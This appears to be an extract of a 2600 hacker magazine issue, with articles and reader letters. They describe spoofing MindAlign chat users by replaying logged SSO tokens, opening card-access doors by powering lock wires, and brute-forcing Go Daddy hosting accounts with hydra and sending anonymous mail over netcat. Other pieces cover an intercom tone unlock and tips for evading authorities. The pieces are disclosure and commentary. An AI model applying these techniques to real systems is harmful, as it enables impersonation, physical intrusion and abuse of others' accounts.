Hacker Perspective is a column about the true meaning of hacking in the words of our readers. We're interested in stories, opinions, and ideas. We're now accepting submissions for a limited time after being deluged the first time we did this. The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These are just suggestions - you must choose your own points.
If we print your piece, we'll pay you $500.

articles@2600.com or

2600 Articles,
PO Box 99
Middle Island, NY 11953
United States of America

How to Spoof Another User in MindAlign

by Terrible Doe

I work for a large financial corporation in the UK as a software developer. The company uses an internal chat system called MindAlign. It was originally developed by a company called Parlano, but was bought by Microsoft and killed in favor of their own OCS GroupChat. However, MindAlign is still in use by five of the top seven global banks and many other organizations. Chances are if you've worked in a bank, you'll have this software installed.

Initially, the program itself doesn't appear very interesting. It uses a simple enough interface that allows the user to join in group chats, send private messages to people, manage chat history, and other Instant Messenger type features. MindAlign launches automatically and without any prompt when the user logs in. I assumed that it used Windows Authentication to identify the user and log them onto the chat system. I used it for a few days without thinking too much about it.

Several months later, during a normal business chat with a colleague, I noticed that the chat software highlighted and created a link based on a word that was preceded with a hash (e.g., #test). Clicking the "#" word launches a window saying "Unable to create ad-hoc channel." This type of "#" identification reminded me of IRC. That is when I decided to start looking into MindAlign a bit more. Sure enough, Parlano built the system on top of a standard IRC server with a Windows client on top. Not only that, but with a bit of digging around in the software logs, I saw that the client was not using Windows Authentication, but a token based SSO (Single Sign-On) system.

As per normal, the usual warnings apply. This is for information purposes only and f you get caught doing any of the things I mention, you could get fired or even prosecuted. So don't be stupid.

The first stop for me was the program data (typically installed to `C:\Program Files\Parlano\MindAlign`). I looked through the config files, executables, and logs. The logs did show what looked like connections to an IRC server, but there was limited information. Eventually, I found a file called "logConfig.props". In this file, I changed the logging settings to VERBOSE to get the most data I could out of the system, and then I restarted the MindAlign software. Bingo! The logs now contained lots of messages related to the initial SSO connection and the subsequent connection to the IRC server.

Now that I had the IRC server info, I immediately connected to the server and tried various ways to log into it. Nothing seemed to work even though it behaved like a standard IRC server. Back in the logs, I found that authenticating to the IRC server was done based on a token system driven by the SSO software. Below is an example of the log data.


```
[servernode] irc << CLIENTTYPE 63
[servernode] irc << AUTH
HGU4OTI6cUt3ZFViS0RzT1QwUkHQkwtQl
➥dcc2aUGVKOLgvdmc9PQ==; Path=/
[servernode] irc <<
➥ USER joe.biggs 0 * :Joe Biggs
[servernode] irc << NICK joe.biggs
[servernode] irc >> :20.5.2.199
➥ 004 joe.biggs 11272470
[servernode] irc >> :20.5.2.199
➥ 004 joe.biggs :Welcome to the
MindAlign Collaboration Network
➥ %42147
[servernode] irc << REGISTER
:ID USERNAME FIRSTNAME LASTNAME
➥ EXTERNAL_USER FOREGROUND_
➥COLOR BACKGROUND_COLOR
[servernode] irc << ACTIVE
```

From that point, it was fairly simple to set up the hack. Access to the target's machine is essential (easy enough for IT folk, but maybe a bit trickier for normal users). Modify the logging properties of the "props" file to output in VERBOSE mode. Once that's been done, it will be easy to get the authentication token and user information. Access the target's most recent log file and collect the AUTH key, USER, and NICK. From there, simply connect to the IRC server and send the commands just like above (follow the << prompts). Since the authorization has already been completed on the target's machine, the key will be valid even though a different NICK may be needed since the target is probably still connected. The digits with the % in front of them are the UID of the signed in user. Once you've connected, you will appear as the target USER (even if the NICK is different) since the chat client software only looks at the mapped UID token. This enables you to send messages around the office as the target by using the UID of the user to PRIVMSG. These UIDs can be gathered from the log as well. Send a PRIVMSG using the syntax below:

```
PRIVMSG %11212 My account has
➥ been spoofed!
```

The failure here is that 1) the SSO service and chat system should never log the authorization code and 2) the IRC server shouldn't allow multiple connections on the same authorization token. Hopefully this article will open their eyes to these glaring holes.

Thanks to BearJew for the testing help.



Access Control: A Fancy Facade

by P9a3

We all have become accustomed to access control systems. These are your elaborate card readers, automated door locks, and entry monitoring systems that are employed in nearly all major businesses today. In this article, I will give you a basic overview of how they work, and a common physical security flaw that many of these systems contain.

In a nutshell, your basic card access system is as follows. Various doors are provided a card reader, electronic lock, request to exit switch, and finally, a magnetic relay to monitor the door's open or closed position. Most installations are as follows: A controller is installed in a remote location, usually an IT closet (telecommunications room). A card reader or biometric reader is installed at the door to be controlled. This door is then equipped with an electronic means of locking and unlocking using the following: Either an electronic lock is wired from the handle to a splice point at the electronic hinge (usually the one level with the door handle), a strike plate is installed at the side opposite the hinge, or a magnetic holder is bolted to the door and the door frame (usually top center inside). Next, an infrared "request to exit" sensor is then mounted on the secure side of the door to provide a means of exiting without a card read, or a second set of wires are connected in the handle itself like the lock power. Finally, a magnetic switch (relay) is installed in the top of the door frame (or the side), along with a small magnet in the door itself to monitor the door's open/closed state. Along with all of this, some sort of network and/or computer is usually linked to the system to store and maintain logs of the activity taking place on all of the doors within the system. This computer is also used to create credentials and set the various lock/unlock procedures, and may or may not provide alerts through a network or the company's LAN to some sort of administrator whose duty is to read the logs and make sure no funny business is taking place at these secured locations.

A proper entry routine should go as follows. The employee is issued a card to provide access to various areas of the building that he or she should have the need to be in. Their card is presented to the card reader at the door, and is then verified by the controller. Upon verification, the controller sends a low voltage signal to a relay in a power supply - usually located in the same room as the controller, but at times located directly above or near the door itself - and in turn, the relay allows a higher voltage to pass to the lock in the door, powering the coil and unlocking the mechanical lock. The door is then opened by the employee, removing the magnet from a position close enough to hold the relay contact installed in the door frame, and the controller receives this signal. The controller then logs the time, date, card, and whether the door was shut again or kept open. Next, the user does his or her business in the room and decides to leave. On the secure side of the door, a PIR (Passive InfraRed sensor) detects the presence of this individual approaching and tells the controller that a person is attempting to exit. When the door is opened again, breaking the relay contact, a valid "request to exit" has just occurred and again the controller logs the time, date, and whether the door was closed again or left open. If there is no PIR installed on the inside, it usually means that the electronic lock has a request to exit contact built into it and when the door handle is turned or the "crash bar" pushed, this same request to exit signal is sent to the controller verifying that someone was exiting, and the door was not forced open. If no request to exit signal is sent, the controller assumes the door was forced open, and makes a log of this event. This will likely occur when there is no valid card read or no card read at all, and the door is opened from the outside.

When most people see a card reader system in place, they automatically assume that this is also a security system that is remotely monitoring door states, and immediately alerting the proper authorities of unapproved entry. While this is possible, I'm here as an installer of such systems to tell you that nine times out of ten, this is not the case. In fact, nine times out of ten, the logs of "forced entry" or faults are either ignored, or not even looked at by someone with the knowledge to fully understand what they mean. Security systems are therefore usually a separate system, or only interfaced with the outer perimeter doors and windows of a building, and remotely monitored by a separate "monitoring station" upon being armed, which is usually after hours when no one is using the building. No one wants the police called at 11:00 am because a request to exit device malfunctioned in a random office space.

As an installer, I can safely say that access control systems are expensive to install, and a lot of work goes into the process of installing them from start to finish. With that being said, we all know you get what you pay for, and the contractors installing these systems, as well as the owner footing the bill, will always be on the lookout for the cheapest route, and usually will not go out of their budget to make the physical install more secure when the money is not there to do so. Plus, as I stated before, these are usually not meant to serve as a security system. They are simply there to remove the need to issue keys and easily monitor who is going in and out of sensitive areas of the building's core, as well as provide a deterrent to people gaining unauthorized access to certain areas.

Here is where your major security flaw comes into play. Each door that is secured and part of the access control system has a set of cables run through the ceilings and/or walls - from the controller and the power supplies to the door. This typically is all low voltage cabling, and therefore it is not required to be contained in metal conduit as it possesses no real life or safety threat to people. Each door will have sets of cables run directly from its various devices back to the controller and/or power supplies. The controlled doors in the building do not share these cables with one another.

Here is a brief rundown of the most common cable types you will come in contact with:

The card reader communication cable. This will usually contain anywhere from four to eight conductors that range from 16 to 20 gauge in size within the cable itself, and will usually be shielded. This cable will be used to power the reader, send and receive data from the controller/reader, and possibly send and receive data from the request to exit devices, door contacts, and/or locks. This cable will run from the controller through the ceiling, then down the wall to the reader's location at the door.

The magnetic relay contact cable. This will almost always be a two conductor cable ranging from 16 to 20 gauge in size and will be run to the top inside of the door frame to the relay device and be used to send the relay contact's open/closed state to the controller.

A four conductor cable that runs on the secure side of the door and powers the request to exit PIR and sends its contact states to the controller. Keep in mind, as I said before, that if the request to exit switch is built into the door handle, this device will not exist and therefore no cable will be installed. Instead, another two conductor cable will be run with the lock cable, or within the same cable as the lock power.

Last is our door lock cable. This will likely be a two conductor cable if the request to exit is not built into the door handle. If the exit request is built in, another two conductors will be within this cable, making it a four conductor, or you will see two cables, each two conductor running down the door frame that range anywhere from 14 to 18 gauge in size, but could be as large as 12 gauge or as small as 20 gauge, or a hybrid of these sizes. This cable will run down the frame of the door, usually on the hinge side, and use what is called a "transfer hinge" to continue its travel through the door to the handle itself. If the door uses a "strike" lock, the door lock cable will be run down the side opposite the hinge and tied directly to this device.

Here is where a very low tech problem comes into play. Before continuing, I'd like to say that I in no way encourage anyone to break into places where they don't belong, and/or cause damage, theft, etc. However, if you are the owner of such a building and actually care about how secure your building is, I would advise you take a look around.

As an installer of such systems, the proper technique for running these critical cables is to never *ever* run them through a "drop tile" or accessible ceiling on the unsecured side of the door, for the obvious reason that they can be tampered with! Take our lock cable, for example. This cable is easy to identify as it usually runs into the wall on the hinge side of the door to make its way down to the transfer hinge. If this wire is stripped down to its copper conductors (red=positive, black=negative), I can now place my own 18 to 24 volts across the line and presto! The door will unlock. As there is no voltage on the line and an open relay on the other end, no problems will occur. Most places of business have accessible ceilings for maintenance, and are low enough to reach up into from a chair. Many times, the walls are not built to full height unless they are a fire or sound wall and required to be so. In any case, this is why these cables should not be run on the unsecured side, but I can tell you from personal experience that they most often are, simply to save time and money. If not, you are still likely to have a wall that is not full height that will provide anyone with even a small amount of determination easy access, and not just to your control cables, but entire rooms if a one-time break-in was on someone's agenda.

I have used this simple technique on more than one occasion to open doors in buildings where I needed access, but didn't want to spend the time to have personnel or security come and let me in. The only problem in doing so is the forced entry log. At this point, the controller has been given no request to exit, and when the door is opened, a logged forced entry will be made. As I said before, this is rarely monitored by an actual person, and will likely never be looked into until some damage or theft has occurred. With that being said, a little recon on your part would be a good idea before attempting such an act. There are options to program card readers to beep during forced door events or when a door is left propped open for long periods of time to allow someone to regain access. Let's say for a minute, I did want access

to such a room, and I knew the reader would beep to alert people nearby that I was up to no good. I would likely find your card reader wire, score back the outer jacket, and simply cut the red wire to remove the positive power and shut the reader off. Depending on how important it was for me to cover my tracks, this could easily be spliced back together when I was ready to leave and the door was closed again.

The request to exit wires can also be tampered with to trick the controller into thinking the door was not forced, but rather, someone was simply exiting. This is especially easy when the "rex" wire is run with the lock power to the handle. The handle works like a switch and simply puts the two wires together. Shorting the wires yourself before applying power to the lock and pulling the door open will look no different to the controller than someone leaving the room legitimately. Another tampering method might be to bring along my own magnet, to close the door monitoring relay or open it at my own discretion. Maybe even just to see what I was in for prior to attempting a forced entry. Either way, I'd like to stress again, that interior doors employing card access are not usually part of a security system, and more often than not go unnoticed for some time unless there is 24 hour security on site, or an overzealous IT guy who understands the system and is at the computer when the door is opened. Again, a little recon work is all it takes to fill in a few of these unknowns. Sensitive areas such as data centers and server rooms are far too often vulnerable to all of these methods and more, and have information and equipment that deserve more protection.

Keep in mind that this is all very basic. Government contractors and companies who have reason to be concerned with extra security and have sufficient capital will be concerned. They tend to invest in such things as competent people to monitor these systems, as well as the added features such as audible alarms and more technical devices such as balanced door contacts, cameras that are synched with door position, motion sensors, and a whole host of others. This article will not get you in and out of your local bank, nor any secure place for that matter. This article is simply a starting point to get you thinking about what it means to have secure areas, as opposed to access-controlled areas. Far too often, people have no concept of the difference and assume a level of security that just isn't there.

GO DADDY SHARED HOSTING REVIEW

by General Disarray
G3neral.Disarray@gmail.com

This is about research that I have done on my own time. This is for educational purposes only, and not for actual use.

Getting Started

Not only did Go Daddy have an XSS security vulnerability on their control panel (`http://www.offensive-security.com/offsec/godaddy-xss-exploit/`), Go Daddy has additional server side weaknesses (and easter eggs) that could result in a compromise of your website data and functionality. At the time of this writing, I have a shared hosting account with Go Daddy, because their service was cheap and my website does not host any complex functionality or important data. For the first couple months, I used the control panel to build my site directly in HTML. Then, I noticed that I had the option of enabling ssh on my account as an included feature! Other hosting services such as Aplus.net require a copy of your driver's license to allow ssh access to their shared-hosted server. Go Daddy requires a click of a button. Once I enabled the service and logged into my account, the first command I issued was `ls -la -R / > directoryDump.txt`, which produced a file over 17 MB in size! This command allowed me to see the entire directory structure for the server in the areas where I had read permissions. Upon further inspection, I noticed that all shared hosting users are placed into a group (inetuser) and all are assigned to the same chrooted environment. By being part of the same group, all the users have access to all shared hosting user ftp/ssh usernames on the server! My account was given a limited path by default, not including /sbin/, but I added that by using `PATH=/sbin/:restOfYourPath`. Go Daddy does limit the default tools and programs you can run, such as no ssh use from their server going outbound. So I added a couple of my tools from Ubuntu: ifconfig, netcat, nano, and some python and perl scripts.

Permissions

The permissions for some user directories are interesting. One thing I noticed is that for each user's directory that I had access to, they had an implementation of Joomla. My guess is the default Joomla settings that the Go Daddy's Control Panel applies upon install makes changes to their directory permissions. That gives inetuser group members access to their Joomla configuration.php files. If you know something about Joomla, you know that's not good. Also, each user has access to the chrooted /etc/shadow file showing the password hash of the user whose permissions protect the mail/spool process for the chrooted part of the server. In addition, each user can access the /etc/group file that contains administrator usernames for the server.

Network

Running ifconfig helped me discover that the server was dual homed with two public IP addresses on interfaces bond0 and dummy0. The dummy0 interface is the IP address that all shared hosting website names resolve to. The bond0 interface is what the server uses for outbound communications, but it also supports inbound ssh/ftp connections.

Localhost has some interesting ports open:

```
$ netstat -antup |grep 127.0.0.1
```

(Not all processes could be identified, non-owned process info will not be shown, you would have to be root to see it all.)

```
tcp 0   0 127.0.0.1:199   0.0.0.0:*
LISTEN      - SMUX
tcp 0   0 127.0.0.1:25    0.0.0.0:*
LISTEN      - SMTP
```

Brute Force Attack

Having extracted over 7000 user names from the directory listing file, I decided to see if my user account could be brute forced. So, I ran the following command with THC-hydra using a dictionary file with my password at about line 200.

```
hydra -l username -P wordlist.txt
➥ serverIPaddress ftp -V
```

After about 200 tries and 90 seconds my password was cracked, confirming that Go Daddy does not lock out users after a reasonable number of attempts. I'm assuming the administrator accounts found in the shadow and group files can be attacked this way also, just over ssh.

Easter Eggs

Go-Go Daddy Proxy!

For those using Linux:

```
ssh -f -g -N -D 0.0.0.0:7777
➥ username@hostname (or server ip address)
```

This ssh command forks the process, allows for multiple connections, issues no additional commands to the connection (important), creates a dynamic proxy on 0.0.0.0:7777 of your local computer, and enables you to browse the Internet as the Go Daddy server rather than your ISP assigned external IP address.

For Windows users with Putty:

```
putty.exe -N -D 0.0.0.0:7777
➥ username@hostname (or server ip address)
```

Afterward, all you have to do is install and configure FoxyProxy in Firefox or change your connection settings to use a socks5 proxy. This works great with proxychains for those that want to research that tool.

Go-Go Daddy Anonymous Email!

"Anonymous" email through an open smtp server. Using netcat or telnet, connect to port 25:

```
./nc -v localhost 25
localhost.localdomain [127.0.0.1]
➥ 25 (smtp) open
220 XX.XX.XX.XX.server.net ESMTP Send
➥mail 8.13.8/8.12.11; Fri, 1 Apr 2011
20:10:30 -0700
HELO localhost 250 XX.XX.XX.XX.server
➥.net Hello XX.XX.XX.server.net [XX
➥.XX.XX.XX], pleased to meet you
MAIL FROM: meh@localhost
250  2.1.0 meh@localhost... Sender ok
RCPT TO: G3neral.Disarray@gmail.com
250 2.1.5 G3neral.Disarray@gmail.com
➥... Recipient ok
DATA
354 Enter mail, end with "." on a
➥ line by itself
hello!
.
250 2.0.0 XXXXXXXX Message
accepted for delivery
```

Anyone with ssh access can send anonymous email from the Go Daddy sever. After more research, I discovered that you can assume any host name that is being hosted on that server and send email from it without authenticating as that user. For example, if xyz.com is a domain hosted on the server, then I could send any email from either bob@xyz.com or alice@xyz.com whether or not their account exists with no issues whatsoever. Not only does this have SPAM use written all over it, but one could social engineer their way to more access in people's directories, websites, or wallets.

In Conclusion

Go Daddy provides cheap hosting with significant security vulnerabilities. I leave it to you the consumer to make the choice of whether you want to host your data using their shared hosting services or look for more secure hosting. Either way, Go Daddy could easily address these weaknesses to protect its customers data. But will they?

Utterances

Writing for Us

Dear *2600:*

I recently talked to a company that releases a "cafe client" that focuses on Internet and gaming cafes. The product will allow users to basically order time on the computers to play games and/or use the computer.

I've brought up to them a recent way to bypass their program and it seemed like they were actually going to fix the problem. A few emails later, I was told that instead of fixing the program, they would suggest a cafe running the client to just "install a 3rd party software like NetNanny, etc." to fix the actual bypass. They also added, "We are, of course, always trying to improve security. It's just difficult for us to catch everything, as security is not our main focus."

My question to you is should I write an article to *2600* stating what I did? I'm not sure how to actually handle this kind of situation and thought you would have more experience with this kind of subject matter.

Basically, I'm just trying to ask if writing an article for you about how to bypass a commercial program would be legal after I've already told them about the problem and their stating that they really don't want to do anything about it.

Zook

It absolutely is legal and encouraged, regardless of what they told you and whether or not you even had any communication with them. Bypassing security and restrictions is something of interest to all of us and we can't let others put fear into us in an attempt to quell our passion for finding this kind of stuff or our desire to share information.

Dear *2600:*

I've never written for *2600* before but I'm an avid reader and have decided I'd like to write a few articles. I have a variety of topics I feel would be appropriate. Do I just write them and send them to this address for approval?

Josiah

Hell, yeah. That address once again is articles@2600.com and if everyone who wrote to it asking if they should write an article actually wrote an article, we would have even more great material. We prefer that articles be at least a page in length, hopefully longer. What's important is that they be informative, readable, and filled with the hacker spirit.

Dear *2600:*

Do you accept artwork? Or just strictly articles? I wouldn't want anything in return. Thank you so much for the mag! I can't wait for my next one! You guys are so awesome - I ordered the *Freedom Downtime* DVDs and I noticed that there was a HOPE conference badge included. I was bugging out. Is this a normal part of the sale? The badge is awesome! Keep writing and keeping us safe and I'll continue to read, learn, and adapt.

Juan

We'll look at artwork but the vast majority that we use is produced in-house. There can be exceptions, though. Yes, we do include little extras with back issues, tshirts, and other assorted orders. You never know what you might get. You can't make requests, in answer to that inevitable question. Consider it a lottery of sorts, where there are no losers and also no payout.

Dear *2600:*

I would like to write an article about LDAP. In summary, most universities use LDAP for directory search, mostly for an online phone book and email address lookup. However, most places require some sort of authentication to access the online directory. Most universities publish how to connect to LDAP through Outlook/Thunderbird, etc. for simple email lookups. However, most people don't realize that this information and the "secure" online directory probably come from the same source, and, if you can anonymously access LDAP through your favorite email program, then what other information can you see by writing a program that does a similar anonymous LDAP lookup? For instance, my university sometimes will dump house addresses, on-campus addresses, phone numbers, email addresses, person type, etc. I have seen other universities dump employee IDs. You can also do filtered type searches like (uid = xyz*) to dump all users that start with xyz. Mind you, this isn't end-of-the-world bad; it just makes getting what's thought to be hard-to-get information pretty simple. I don't know if you have published anything in the past about this, but it's really interesting to see what information is made available to you. If you are interested, please let me know and I'll be glad to write an article on this topic.

Ben

We are letting you know that more info on this subject is certainly welcome. We did run an article on LDAP in our Spring issue so you should definitely have a look at that so you don't run over the same ground in the same way. There's always something new to learn. For instance, we would love to know what a "person type" is.

Dear *2600:*

I was happy to see my article "Mobile Hacking with Android" run with all of its QR codes in 28:2. I wasn't sure how well they would translate to the format of the magazine, and if the printing would be too dense to make them scannable. But they look great and the response I have gotten back so far has been really positive, so I thought I would write in with a post-mortem of sorts.

For anyone looking to add QR codes to their own articles, there are a lot of programs out there that will create them for you, but personally I used Google's Chart API (code.google.com/apis/chart/) with the size set to 120x120. This seems to be easily printable and large enough to scan without taking up much space on the page. The codes end up smaller on the final printed page than what you are likely to see on your monitor, presumably due to the high DPI the magazine is printed at. Unless the staff has a different opinion on the ideal format?

As for the application of QR codes in submitted articles, that is a little harder. I was lucky as my particular subject catered well to QR, but for more general pieces, it can be hard to implement them without alienating readers who are without the prerequisite hardware to use them.

Perhaps the best place to start would be the author information. I found that I was receiving many more emails about this particular article than any of my previously published works. But rather than being the technical questions or comments I am used to seeing, the emails here were mostly just quick notes of congratulations and thanks about the article. When I responded to a few of these, the writers all agreed that the QR code with my email address is what made them shoot off a quick note, as it was just so easy to scan the QR and send an email right from their mobile device while reading the magazine.

I imagine that most authors find this kind of back and forth with the readers just as rewarding as I do, so I would like to suggest this as a possible official feature of *2600* going forward. The traditional handle/email combination should stay where it is, but adding a QR to the head of articles allows the author to add in some additional information at their option, such as real name and website URL.

Ideally, the generation of these author QR codes would be handled by *2600* staff, where the submitter simply mentions what info they would like to have included in their particular author QR. The QR codes for frequent submitters could be held on file, simplifying the process for subsequent articles. Naturally, any author that wishes not to have any of his or her information included could completely opt-out. This seems like an easy way to implement QR technology without jeopardizing the content of the articles.

Just a thought. Surely the *2600* staff is busy enough as it is, but for the few minutes of extra effort required per article, I think this would have a positive benefit for the community.

MS3FGX

We're willing to give it a shot. But for now, it will have to be opt-in for writers so we can see what kind of interest level is out there before plunging into this. We should also point out that at no point will this become a substitute for content and that people reading the magazine with just their eyes will still be getting all of the information contained in the article. For fun, we will try this with the letters column itself and see if it generates more feedback. Thanks for being creative in your style.

Dear *2600*:

Huge fan of *2600*. Recently wrote two articles that I thought might be worthy of consideration. Please find the relevant links below.

Thanks for all your hard work - can't wait to get my hands on the next issue.

Brandon

Thanks for thinking of us. Unfortunately, as soon as you put your articles on the net, they became ineligible to be considered for our pages. This may seem harsh, but nothing compared to the harshness we face when readers find out they're buying a magazine with previously released material from a web page. So, when submitting an article for us, don't send it anywhere else, including the Internet, unless and until you conclude that it won't be running in our pages. We generally get back to everyone within two issue cycles to let them know if their article is going to run. We don't send out rejection notices but we do confirm the receipt of articles sent to articles@2600.com. (If you send multiple articles in a short time, you will only get one confirmation so as to avoid "mail storms" of auto-responders replying to each other.)

More on Meetings

Dear *2600*:

I tried contacting the Madison, Wisconsin group about their first Friday meeting a few weeks ago, but got no reply. Their Google Group's posts are pretty old. It's a 90 minute drive and I would like some verification. Just checking to see if you have any info on contacting the group or can vouch as to whether or not the meeting is going down where listed.

P.S. You are blocked on our school's Internet - www.msoe.edu.

Alex K

Basically, we find out whether meetings are healthy or abandoned based totally on feedback from attendees. If we get enough reports that there is no activity and no interest in starting something new, that location gets dropped from our listings. Just because a group's web page or online presence isn't particular active is no reason to assume that the meeting itself has ceased to be, although it's obviously a good idea to keep the online presence updated since it could lead to that perception. We suggest taking the 90 minute drive and either meeting up with people there or starting something new if all of the hackers have vanished. While you're doing that, we'll be having a little talk with your principal.

Dear *2600*:

I saw a first Friday meeting in my area, but I didn't know if I should attend. I'm very interested in the infosec field, but I don't really know how to do anything. I am in school for IT and have a good knowledge of computers, and I know some basic infosec terminology. But I don't want to go to one of these meetings and look like a fool. Would the people at these meetings expect me to have a lot of knowledge about the field?

Eric

This is not what our meetings are about. Their purpose is not to judge people based on how much or how little they know. They're about meeting individuals in person and exchanging ideas, experiences, questions of all sorts. The reason why we have them in a public space is so that we can interact with people who come from all different backgrounds and beliefs. This is why we discourage meeting in a hacker space, where such interaction with "outsiders" is extremely unlikely. The beauty of our meetings is the unpredictability as to who might show up, whether intentionally or by accident. There is no test, no age requirement, nor anything to keep people out or make them uncomfortable. People often do things afterwards and it's then that cliques might kick in. But the meetings are when we open the doors and spend a lot of time listening, all over the world.

Information

Dear *2600:*

Since the time of the ARPANET (1963-1990), there have been different networks created by the military for research and homeland security. For example, the ARPANET was a research network, MILNET was a defense network, NIPRNet is an unclassified DoD network, and SIPRNet is a classified DoD network. There are also military versions of Wikipedia called Intellipedia (http://intelink.gov/wiki/). Now you would think with all of the classified information on these networks that they would remain secret, but no, that would be too difficult. And it is also thanks to people like Julian Assange at Wikileaks, who helped to spread word of these networks. There is one such network, however, that has been in the news quite recently with the small cyber war between Wikileaks and the U.S. government: SIPRNet. As I said, SIPRNet is a classified DoD defense and intelligence network, *but* anybody in the world can get all of the information on this network online by typing "SIPRNet access" into Google. What you will find is a whole list of .doc and .pdf files including access request forms and PDFs on how to access it, what it contains, and how large an area it spans.

DA

Dear *2600:*

Several apartments in the Boston area have entry systems where you dial a number from the entry and it will call a resident's phone. The resident can talk to you over the phone and grant access if they want by pushing 9 (or another number). What they don't tell you is that anybody with a phone can grant themselves access to the building.

In a hack reminiscent of Captain Crunch, all you need is the right tone. To pull this off, simply dial any resident in the directory. When the call is placed, hold your phone's speaker to the entry microphone and hold the 9 button. The tone played over the intercom will unlock the door, often before the call even goes out to the resident. This worked every time at three tested residences.

Phil

We know this doesn't work everywhere, but the fact that it worked in so many places for you is quite telling. We sense a new panic in Boston once word of this gets out and people start hearing the 9 key when they answer their phones.

Dear *2600:*

I recently went out for a run and left my keys in my flat. I rent through a letting agency, so I called their office and arranged to pick up a spare set from their office. I arrived, picked up the keys from the receptionist, and returned home. All very convenient, but at no point was I asked for any form of identification. I had never dealt with the lady at reception before. I didn't speak to anyone who knew me or could verify that I was who I claimed to be.

This sort of lax security would have made it trivially easy to gain access to someone else's home. If this is the sort of care they take over the physical security of my flat and its contents, I can only imagine how their tenants' personal information is locked down.

Owen

If there was no verification of any sort either during the phone call or when you went to pick up the keys, that's a really lousy system, assuming you don't live in a tiny community where everyone already knows who you are. If they verified who you were on the phone but not in person, it's still bad but not quite on the same level. There will always be people who are too trusting, as well as people who are too suspicious. It's up to us to figure out which is more palatable for where we want to be as a society.

Dear *2600:*

I don't fly all that often for work anymore now that the new economy has dictated an unreasonable limit on travel expenses. Terrible state of events. No more abundance of free Dixie cups full of soda, those precious pouches of pretzels, etc. I digress. I do fly twice a year to meet for my doctoral studies at my campus, which is more fun since I don't have to wear a tie and suit.

In January 2011, I was traveling on a lightly loaded plane and noticed, much to my chagrin, the young lady in the next row forward to the seat on the left was using her computer for something that looked a bit fun. Thus, I was looking between the seats at her completely open and visible laptop screen. So, let's be clear. I had done absolutely nothing wrong up until this point. I was simply a novice bystander looking between the seats at the row in front of me.

Anyway, as I started to watch her, she logged into her system. I now have a really good idea of her password to get into her system. Not too difficult, just observant. There was a picture of her child as her wallpaper. She was wearing a wedding ring. I now know she is married and has at least one child. She perused through two programs for the most part. One of these was project management software and the other was not interesting. Two of the columns in the project management software, which she was spending most of her time on, were timeliness and billing for certain aspects of the project. So, she owned her own business, was working on a bid for a large proj-

ect, and would be presenting this in the near future.

If I were to be a bit more enterprising, as she left to go to the restroom, I could have installed a keylogger on her system, even if she had locked it. From here the bounds are limitless with how much fun someone could have. Lesson: sometimes the best treasures are out in the open. The person just needs to be observant.

lg0p89

Couldn't you have also learned all of this by listening in on a conversation she was having with a fellow passenger, perhaps while traveling with her family? Most people really aren't trying all that hard to hide details about their lives, and the growing belief that it's dangerous to reveal any such things is itself a problem, turning us into suspicious, paranoid individuals. It's one thing to reveal a password to a system that others depend on. But typing your password on a laptop in public view and assuming someone isn't going to make use of it or install a keylogger the moment your back is turned isn't the same sort of security breach at all. Yes, there are lessons to be learned. But some people are just more trusting than others and that alone shouldn't inherently be considered a bad thing. The assumption that nobody can be trusted, online and in real life, will ultimately be a much worse problem.

Of course, for those who do want to keep things to themselves, the next letter has some good advice.

Dear *2600*:

If you wanted to get away with a huge hacking scheme, you wouldn't tweet about it, you wouldn't make press releases. In fact, the best cover? Make everyone think you're computer illiterate. Work at a place completely unrelated to computers, even if it tends to be boring or menial work. Get a laptop at a place you don't normally frequent. Pay in cash. Have Internet from an open or "borrowed" wireless signal. Keep up a low profile; don't give anybody reasons to raise red flags about you. When guests are over, keep the laptop and any books well hidden away from curious prying eyes. Of course, you'd have to worry about your computer's own security, but the best course of action is to lean towards paranoid and not put any of your own personal information on it if it were to get confiscated. Be ready to dispose of it before that were to happen though; if you live in a rough neighborhood, you can put up simple physical security measures and have advance warning to dump the laptop before authorities come. Of course, I'm not recommending giant blackhat schemes that would motivate the authorities to break down your door, but if you were to do it, the whole publicity shtick is the wrong way to go.

Kitty

Corporations

Dear *2600*:

$ host www.sprint.com
www.sprint.com has address 206.159.101.241
www.sprint.com has address 65.173.211.241
www.sprint.com has IPv6 address 2600::aaaa

Mark

Those bastards.

Dear *2600*:

I'm a self-admitted *2600* n00b. I discovered the zine after coming across your *Dear Hacker* book at a bookstore this past winter, and then your *Best of 2600* book, and only then started my Kindle subscription beginning with the January issue. One of the most interesting letter/article topics was the battle between telcos and phreaks back in the 80s and early 90s. I was shocked to read about how telcos made suckers pay a fee for touch tones when all you had to do was buy a touch tone phone and voila! Surely phone companies these days have more regard for their customers than they did in the bad old days, right?

A few weeks ago, T-Mobile finally rolled out its upgrade to Android Froyo for the myTouch 3G for those of us who were too lazy and/or too incompetent to go through the trouble of rooting our phones and upgrading ourselves. I was pretty pleased that the upgrade included a handy tethering app and a 3G hotspot app. Then I had to call T-Mobile because there was an issue with their website not accepting my credit card. The customer service rep was extremely cordial and helpful until she tried to pitch me T-Mobile's all new tethering plan for only $14.99 per month. I confusedly mentioned that I was already doing this for free (or more correctly, as part of my $30 a month unlimited data plan). She said, "the freebies will be ending soon," and then still waited for me to verbally decline the offer. I wonder how many suckers they got to take that bait tonight.

Jeremy N.

Dear *2600*:

Got to love Mycokerewards when you're not hating them. I recently got hold of a webcam from them. It comes in a box with no manuals and no software. Their description on the site includes the fun fact that it has a night mode and a shutter button. The box just talks about how many frames per second you can get and at what resolution. There is no manufacturer listed *anyplace* on the box, or the camera.

But, heh. Should be pretty simple, right? Just plug it in, Windows detect it's a camera, checks which model, and bam, you have a working camera. Well, sort of. Problem is most cameras, until pretty recently, didn't support lights. They certainly didn't have this "shutter button" thing on the top of the camera. When they did, they required special drivers to run them. When you had those, you also needed special software because the "standard" software all relies on the cameras having the same features, and thus only works via the standard libraries for those features. It kind of reminds me of buying a high end, expensive stereo for my mother's car and not realizing they hardwired all the speakers together into a mono output, then wondering why the balance dial didn't work. Same connector (like using USB) but basically half the features had been physically wired to not work when plugged into the car itself (i.e., a driver that was missing properties/functions).

So, I first tried to drop a few questions on some forums. Mistake - don't mention you got these things from some non-elite stupid place, like Mycokere-

